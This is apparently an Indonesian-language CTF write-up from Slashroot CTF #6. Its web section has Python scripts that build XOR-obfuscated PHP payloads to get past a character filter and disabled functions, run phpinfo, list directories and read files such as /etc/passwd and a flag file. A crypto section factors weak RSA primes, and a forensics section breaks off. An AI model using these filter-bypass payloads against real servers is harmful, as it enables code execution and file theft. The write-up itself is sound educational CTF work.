
```
import requests

session = requests.session()

from pwn import *
from sys import *
burp0_url = "http://103.152.242.37:21203/"
# burp0_url = "http://localhost:9090"

a = "$(),.;=^_{}"
kamus = dict()
for i in a:
    for j in a:
        for k in a:
            for l in a:
                kamus[xor(xor(xor(i, j), k), l)] = (i, j, k, l)

pload = "phpinfo"
a = ""
b = ""
c = ""
d = ""
for i in pload:
    aa = kamus[i][0]
    bb = kamus[i][1]
    cc = kamus[i][2]
    dd = kamus[i][3]
    a += aa
    b += bb
    c += cc
    d += dd
```

```
kotak1 = "$_='{}'^'{}'^'{}'^'{}';".format(a, b, c, d)


kotak2 = ";$_();"

hasil = kotak1 + kotak2

burp0_data = {"cmd": hasil}

s = session.post(burp0_url, data=burp0_data)
print(s.text)
print(s.status_code)
```



```
 alfan@alfanpc  /mnt/c/CTF/finalslashroot  python2 phpinfo.py


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transi
tional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; color: #222; font-family: sans-serif;}
pre {margin: 0; font-family: monospace;}
a:link {color: #009; text-decoration: none; background-color: #fff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse; border: 0; width: 934px; box-shadow: 1px 2px 3p
x #ccc;}
```

Kami lalu mencoba untuk melihat phpinfo yang ada pada server




disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,stat,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,linkinfo,is_writeable,is_writable,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,ini_set,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,file_put_contents,,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,passthru,shell_exec,system,proc_open,preg_replace,popen,curl_exec,assert,include,include_once,require,require_once,posix_mkfifo,posix_getlogin,posix_ttyname,getenv,get_current_user,proc_get_status,get_cfg_var,disk_free_space,disk_total_space,diskfreespace,getcwd,getlastmo,getmygid,getmyinode,getmypid,getmyuid,lstat,curl_multi_exec,exec,parse_ini_file,show_source,ini_get,ini_get_all,glob,scandir,file_get_contents,fopen,tmpfile,unlink,touch,tempnam,is_dir,is_executable,is_file,is_link,is_readable,is_uploaded_file,pathinfo,readfile,readlink,realpath,file_exists,mkdir,move_uploaded_file,copy,rmdir,error_log,ld,mail,link,symlink,syslog,header,redfile,include_path,highlight_file,gzgetss,gzcompress,gzdecode,gzinflate,gzpassthru,gzwrite,gzfile,getimagesize,chgrp,chmod,touch,rename,array_shift,array_pop,var_dump,file,readgzfile,get_defined_functions,array_slice,get_functions_in_file,array_diff,ob_start,array_diff_uassoc,assert_options,preg_replace_callback,register_tick_function,set_error_handler,set_exception_handler,session_set_save_handler,sqlite_create_function,fsockopen,putenv,proc_terminate,posix_setpgid,exif_read_data,read_exif_data,exif_thumbnail,fileperms,fileowner,filemtime,fileatime,filectime,filegroup,filesize,filetype,md5_file,sha1_file,get_meta_tags,php_strip_whitespace,call_user_func_array,leak,apache_child_terminate,posix_kill,posix_setsid,posix_setuid,dl,register_shutdown_function,str_repeat,unserialize,url_exec,proc_nice,proc_close,pclose,openlog,ini_restore,escapeshellcmd,escapeshellarg,define_syslog_variables,debugger_on,debugger_off,closelog,apache_setenv,apache_note,	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,stat,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,linkinfo,is_writeable,is_writable,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,ini_set,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,file_put_contents,,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,passthru,shell_exec,system,proc_open,preg_replace,popen,curl_exec,assert,include,include_once,require,require_once,posix_mkfifo,posix_getlogin,posix_ttyname,getenv,get_current_user,proc_get_status,get_cfg_var,disk_free_space,disk_total_space,diskfreespace,getcwd,getlastmo,getmygid,getmyinode,getmypid,getmyuid,lstat,curl_multi_exec,exec,parse_ini_file,show_source,ini_get,ini_get_all,glob,scandir,file_get_contents,fopen,tmpfile,unlink,touch,tempnam,is_dir,is_executable,is_file,is_link,is_readable,is_uploaded_file,pathinfo,readfile,readlink,realpath,file_exists,mkdir,move_uploaded_file,copy,rmdir,error_log,ld,mail,link,symlink,syslog,header,redfile,include_path,highlight_file,gzgetss,gzcompress,gzdecode,gzinflate,gzpassthru,gzwrite,gzfile,getimagesize,chgrp,chmod,touch,rename,array_shift,array_pop,var_dump,file,readgzfile,get_defined_functions,array_slice,get_functions_in_file,array_diff,ob_start,array_diff_uassoc,assert_options,preg_replace_callback,register_tick_function,set_error_handler,set_exception_handler,session_set_save_handler,sqlite_create_function,fsockopen,putenv,proc_terminate,posix_setpgid,exif_read_data,read_exif_data,exif_thumbnail,fileperms,fileowner,filemtime,fileatime,filectime,filegroup,filesize,filetype,md5_file,sha1_file,get_meta_tags,php_strip_whitespace,call_user_func_array,leak,apache_child_terminate,posix_kill,posix_setsid,posix_setuid,dl,register_shutdown_function,str_repeat,unserialize,url_exec,proc_nice,proc_close,pclose,openlog,ini_restore,escapeshellcmd,escapeshellarg,define_syslog_variables,debugger_on,debugger_off,closelog,apache_setenv,apache_note,
display_errors	Off	Off

Banyak sekali fungsi yang di disable disini. Kami lalu mengetahui kalau fungsi berikut tidak di block

1. gzopen
2. print_r
3. stream_get_contents
4. readdir
5. opendir


Kami lalu mengkombinasikan fungsi fungsi berikut untuk melakukan directory listing dan membaca files.

Untuk melakukan directory listing, kami menggunakan code seperti berikut:



```php
$a=opendir("/");
print_r(readdir($a));
print_r(readdir($a));
print_r(readdir($a));
```

Setiap print dari readdir akan menampilkan files yang ada pada folder /. Selanjutnya untuk melakukan crafting dari payload berikut, kita harus mentranslasikan fungsi, string dan variable yang digunakan menjadi berbentuk yang diperbolehkan oleh server. Kami lalu melakukan translasi menjadi seperti berikut.



```
kotak1 = opendir
kotak2 = /
kotak3 = print_r
kotak4 = readdir

kotak1 = $_
kotak2 = $__
kotak3 = $___
kotak4 = $____
a      = $_____

```

Setelah kerangka translasi dibentuk, kami lalu menggenerate kode obfuscation berdasarkan kerangka tersebut. Berikut kode generator untuk melakukan directory listing.


```
import requests

session = requests.session()

from pwn import *
from sys import *
burp0_url = "http://103.152.242.37:21203/"
# burp0_url = "http://localhost:9090"

a = "$(),.;=^_{}"
kamus = dict()
for i in a:
    for j in a:
        for k in a:
            for l in a:
                kamus[xor(xor(xor(i, j), k), l)] = (i, j, k, l)



pload = "opendir"
a = ""
b = ""
c = ""
```

```
d = ""
for i in pload:
        aa = kamus[i][0]
        bb = kamus[i][1]
        cc = kamus[i][2]
        dd = kamus[i][3]
        a += aa
        b += bb
        c += cc
        d += dd


kotak1 = "$_='{}'^'{}'^'{}'^'{}';".format(a, b, c, d)


pload = "/var/www/html"
# pload = "/proc/self/cwd"
# pload = "/home/anonim"
# pload = "/"
# pload = "/var/www"

a = ""
b = ""
c = ""
d = ""
for i in pload:
        aa = kamus[i][0]
        bb = kamus[i][1]
        cc = kamus[i][2]
        dd = kamus[i][3]
        a += aa
        b += bb
        c += cc
        d += dd


kotak2 = "$__='{}'^'{}'^'{}'^'{}';".format(a, b, c, d)



pload = "print_r"
a = ""
b = ""
c = ""
d = ""
for i in pload:
        aa = kamus[i][0]
```

```
            bb = kamus[i][1]
            cc = kamus[i][2]
            dd = kamus[i][3]
            a += aa
            b += bb
            c += cc
            d += dd


kotak3 = "$___='{}'^'{}'^'{}'^'{}';".format(a, b, c, d)

pload = "readdir"

a = ""
b = ""
c = ""
d = ""
for i in pload:
            aa = kamus[i][0]
            bb = kamus[i][1]
            cc = kamus[i][2]
            dd = kamus[i][3]
            a += aa
            b += bb
            c += cc
            d += dd


kotak4 = "$____='{}'^'{}'^'{}'^'{}';".format(a, b, c, d)


"""
$a=opendir("/");
print_r(readdir($a));
print_r(readdir($a));
print_r(readdir($a));

kotak1 = opendir
kotak2 = /
kotak3 = print_r
kotak4 = readdir
"""



kotak5
="""$______=$_($__);$___($____($______));$___($____($______));$___($____($______));$___
```

```
($____($_____));$___($____($_____));$___($____($_____));$___($____($_____));$___($_
___($_____));$___($____($_____));$___($____($_____));$___($____($_____));$___($____
($_____));$___($____($_____));$___($____($_____));$___($____($_____));$___($____($_
____));$___($____($_____));$___($____($_____));$___($____($_____));$___($____($____
_));$___($____($_____));$___($____($_____));$___($____($_____));$___($____($_____));
$___($____($_____));$___($____($_____));$___($____($_____));"""



hasil = kotak1 + kotak2 + kotak3 + kotak4 + kotak5
print(hasil)

burp0_data = {"cmd": hasil}

s = session.post(burp0_url, data=burp0_data)
print(s.text)
print(s.status_code)
```


Jalankan pada server dan didapatkan output tersebut.



```
200
 alfan@alfanpc  /mnt/c/CTF/finalslashroot  python2 listingdir.py

$_='_}}_}_}'^'=}}=};}'^')^^(_)^'^'$.;$;$,';$__='}}}_}}}}__}}}}'^'_}}=}_}};=_}}}'^')^^)^)_^,
,)^__'^'$.,$=$,;$($=(;';$___='}}__}}}'^'}};={}}'^'^^)(^{^'^'.,$$,$,';$____='}}_}}_}'^'}};}}
;}'^'^^,__)^'^',;);;$,';$_____=$_($__);$___($____($_____));$___($____($_____));$___($____($
_____));$___($____($_____));$___($____($_____));$___($____($_____));$___($____($_____));$__
_($____($_____));$___($____($_____));$___($____($_____));$___($____($_____));$___($____($__
___));$___($____($_____));$___($____($_____));$___($____($_____));$___($____($_____));$___(
$____($_____));$___($____($_____));$___($____($_____));$___($____($_____));$___($____($____
_));$___($____($_____));$___($____($_____));$___($____($_____));$___($____($_____));$___($_
___($_____));$___($____($_____));
... read_this_for_your_reward_!.txtindex.php
200
 alfan@alfanpc  /mnt/c/CTF/finalslashroot 
```


Terdapat files read_this_for_your_reward_!.txt pada files /var/www/html atau /proc/self/cwd

Lalu untuk melakukan read files, sama seperti pada approach directory listing kami menggunakan fungsi yang di allow untuk membaca files. Berikut code yang kami gunakan untuk membaca files



```php
<?php

$a = gzopen("/etc/passwd","r");
print_r(stream_get_contents($a));
```

Kami lalu melakukan tokenizing kembali untuk membuat fungsi, string dan variabel yang digunakan pada kode menjadi variable berbentuk **$_**




```
$a = gzopen("/etc/passwd","r");
print_r(stream_get_contents($a));


kotak1 = gzopen
kotak2 = /etc/passwd
kotak3 = r
kotak4 = print_r
kotak5 = stream_get_contents
kotak6 = a

kotak1 = $_
kotak2 = $__
kotak3 = $___
kotak4 = $____
kotak5 = $_____
kotak6 = $______
```

Setelah itu kami lakukan kode obfuscation berdasarkan struktur tokenizing tersebut, mengirim kode yang sudah di crafting ke server dan melakukan receive. Dan flag didapatkan.

```python
import requests

session = requests.session()

from pwn import *
from sys import *

a = "$(),.;=^_{}"
kamus = dict()
for i in a:
        for j in a:
                for k in a:
```

```
            for l in a:
                kamus[xor(xor(xor(i, j), k), l)] = (i, j, k, l)


"""
$a = gzopen("/etc/passwd","r");
print_r(stream_get_contents($a));
"""

pload = "gzopen"
a = ""
b = ""
c = ""
d = ""
for i in pload:
    aa = kamus[i][0]
    bb = kamus[i][1]
    cc = kamus[i][2]
    dd = kamus[i][3]
    a += aa
    b += bb
    c += cc
    d += dd


kotak1 = "$_='{}'^'{}'^'{}'^'{}';".format(a, b, c, d)


pload = "/proc/self/cwd/read_this_for_your_reward_!.txt"
a = ""
b = ""
c = ""
d = ""
for i in pload:
    aa = kamus[i][0]
    bb = kamus[i][1]
    cc = kamus[i][2]
    dd = kamus[i][3]
    a += aa
    b += bb
    c += cc
    d += dd


kotak2 = "$__='{}'^'{}'^'{}'^'{}';".format(a, b, c, d)
```

```
pload = "r"
a = ""
b = ""
c = ""
d = ""
for i in pload:
        aa = kamus[i][0]
        bb = kamus[i][1]
        cc = kamus[i][2]
        dd = kamus[i][3]
        a += aa
        b += bb
        c += cc
        d += dd


kotak3 = "$___='{}'^'{}'^'{}'^'{}';".format(a, b, c, d)

pload = "print_r"

a = ""
b = ""
c = ""
d = ""
for i in pload:
        aa = kamus[i][0]
        bb = kamus[i][1]
        cc = kamus[i][2]
        dd = kamus[i][3]
        a += aa
        b += bb
        c += cc
        d += dd


kotak4 = "$____='{}'^'{}'^'{}'^'{}';".format(a, b, c, d)


pload = "stream_get_contents"
a = ""
b = ""
c = ""
d = ""
for i in pload:
        aa = kamus[i][0]
        bb = kamus[i][1]
        cc = kamus[i][2]
        dd = kamus[i][3]
        a += aa
        b += bb
        c += cc
        d += dd


kotak5 = "$______='{}'^'{}'^'{}'^'{}';".format(a, b, c, d)

kotak6 ="""$____($______($_($__,$___)));"""

# pload = "/etc/passwd"


hasil = kotak1 + kotak2 + kotak3 + kotak4 + kotak5 + kotak6
print(hasil)

# print hasil.replace("\n", "")

# print ("$_='{}'^'{}'^'{}'^'{}';".format(a, b, c, d))

burp0_url = "http://103.152.242.37:21203/"


burp0_data = {"cmd": hasil}

s = session.post(burp0_url, data=burp0_data)
print(s.text)
print(s.status_code)
```



```
200
 alfan@alfanpc  /mnt/c/CTF/finalslashroot   python2 bacafile.py
$_='_}_}}_'^'=}=}}='^',^)^^('^')$$.;$';$__='}}}_}}}}__}}}}}}}_}}}__}}__}}__}}}}}}_}}}}}}^}'
^'_}}=}_}};=_}}}_}};}}{=;}}==}}·={}}}}};}}}^_{.{'^')^^)^)_^,,)^__)^^,_{^.)_{,)^{,)_^{^^_,^_
{.(^,^'^'$.,$=$,;$($=(;$,;);$,$$,$($,$$$,,$,;(),;$,$,$,';$___='}'^'}'^'^'^',';$____='}}__}}
}'^'}};={}}'^'^^)(^{^'^'.,$$,$,';$_____='}}}}_^}_}}}}__}}_}}'^'}{}};;}=}{}}=={}={}'^'_^^^,,
{,^^{^)(^^(^_'^',,,;)$$);,$=$$,;$,,';$____($_____($_($__,$___)));
slashroot6{C0ngr4tul4ti0n_Y0u_kn0w_php_is_weird}
200
 alfan@alfanpc  /mnt/c/CTF/finalslashroot
```

Flag

slashroot6{c0ngr4tul4ti0n_Y0u_kn0w_php_is_weird}

Crypto

Lo?He?

Cara Pengerjaan

Diberikan script chall.py dan output.txt. Chall.py berisi script berikut


```
from Crypto.Util.number import *
import random
flag = b"FLAG{alfanaflan}"
def get_prime():
    i = int.from_bytes(str(random.getrandbits(512)).encode(), byteorder='big')
    if isPrime(i):
        return i
    else:
        return get_prime()

p = get_prime()
q = get_prime()
n = p * q
e = 1337
m = bytes_to_long(flag)
c = pow(m, e, n)
print(p)
print(q)
print(f"n = {n}\ne = {e}\nc = {c}")
```

Pada output diberikan nilai C, n dan e. Nilai prime digenerate dengan nilai random bits 512 lalu di encode menjadi hex. Kelemahan ini yang dapat dimanfaatkan untuk menggenerate p dan q dengan bruteforce LSB nya. Kami mendapatkan referensi dari sini https://jsur.in/posts/2020-10-12-seccon-2020-ctf. Berikut solver untuk soal berikut

```
target =
37355617819040504727509355292216991072461873024042754992741464751354783436
82703711971005871090187459462372424312033210667283206503983293771648203130
151141695086776507657007119019770530562914311191367028113420409054344638527
30890276802074533724451350571039665368242219845935819103044369400591259618
77577375168028858150590590823335641742412152721556304114453068215700566005
65882192303637775885406527249240920741493933426491459780097058525595894147
33930407580395376498641102819955305593440606904816821524073125183497913668
```

```
99701046341671739069712056531477990267640328048482017110980718794175419075
02223747195530153578014087329199390449093769115471831341964334440538799759
81141805814835665858739933753961175537181412568762832535364095800314 9

lhs = 0
rhs = 0
cnt = 0

while True:
    mask = (1 << (cnt+1)*8)-1

    okcnt = 0

    for i in list(range(10)) + [0x30]:
        num1 = (i ^ 0x30) << (cnt * 8)
        num1 += lhs
        for j in list(range(10)) + [0x30]:
            num2 = (j ^ 0x30) << (cnt * 8)
            num2 += rhs

            if (num1 * num2) & mask == target & mask:
                okcnt += 1
                lhs = num1
                rhs = num2

        if okcnt == 1:
            break

    if target&mask == target:
        break

    cnt += 1

assert(lhs * rhs == target)

print(hex(lhs))
print(hex(rhs))
from Crypto.Util.number import isPrime, long_to_bytes

N =
37355617819040504727509355292216991072461873024042754992741464751354783436
82703711971005871090187459462372424312033210667283206503983293771648203130
15114169508677650765700711901977053056291431119136702811342040905434463852 7
30890276802074533724451350571039665368242219845935819103044369400591259618
77577375168028858150590590823335641742412152721556304114453068215700566005
65882192303637775885406527249240920741493933426491459780097058525595894147
33930407580395376498641102819955305593440606904816821524073125183497913668
```

```
99701046341671739069712056531477990267640328048482017110980718794175419075
02223747195530153578014087329199390449093769115471831341964334440538799759
811418058148356658587399337539611755371814125687628325353640958003149
e = 1337
c =
16551513936693067586396094242782559015387334272097789237272445330792097833
72877900553045454323710956012745328403007293697256105998191327589124430515
097471962054559680340238154294762168609853381555732611170254055138799463785
89448473882255531909952422435038624898265123953096946825913383372031999752
117646043398594945231922862819762960908055203413086767526411389993947996550
62339019357036277746300548453220157175643808822120205070115975810346786322
50743530391828275234365105975419125021966021760341526496900940693056142447
73493849198970335615252066134050770618466024705575406697477901689546566724
71981992652414217996152095350201100330556148949250825882608035786822808670
66197711000963433722052266491968438869781135950729248391273211536750
p = lhs
q = rhs
d = pow(e, -1, (p-1)*(q-1))
m = pow(c, d, N)
print(long_to_bytes(m).decode())
```



```
x  alfan@ubuntu  ~/soal/CTF/Slashroot CTF #6/CRYPTO/LoHe  python3 hehe2.py
0x3833303538303635303536313231313836393332383836303739313730393736353731353036343336353637303936343736383730353137363
03131343839333431363235353730313238343939323237343037303937353136333337343636383933333933383538393435313433393436373337
313634323232363736393835393731333333313133383731333333323437313835303333323235
0x3433333934353734363037393731393434323230363935373734323537393537313235353932323935383238363736373431343539323639373
539333433323833313231343134373934383430333938323638373237343236363235353630353630373337313234323536363030303034353533
323034303138353435313431383030393233393131323233353137363333363836313434373239
slashroot6{ez_rsa_bcs_i_have_an_exam_in_2_days}
```

Flag


slashroot6{ez_rsa_bcs_i_have_an_exam_in_2_days}

Forensic

Tugas Kuliah 2


Cara Pengerjaan

Diberikan tiga file b.pdf, g.pdf, dan r.pdf



b.pdf	10/11/2022 9:40 PM	PDF File	10,366 KB
g.pdf	10/11/2022 9:36 PM	PDF File	10,452 KB
r.pdf	10/11/2022 9:32 PM	PDF File	10,270 KB

Kami lalu melihat salah satu files yaitu b.pdf, terdapat 40000 halaman yang setiap halamannya berisi warna yang berbeda beda.

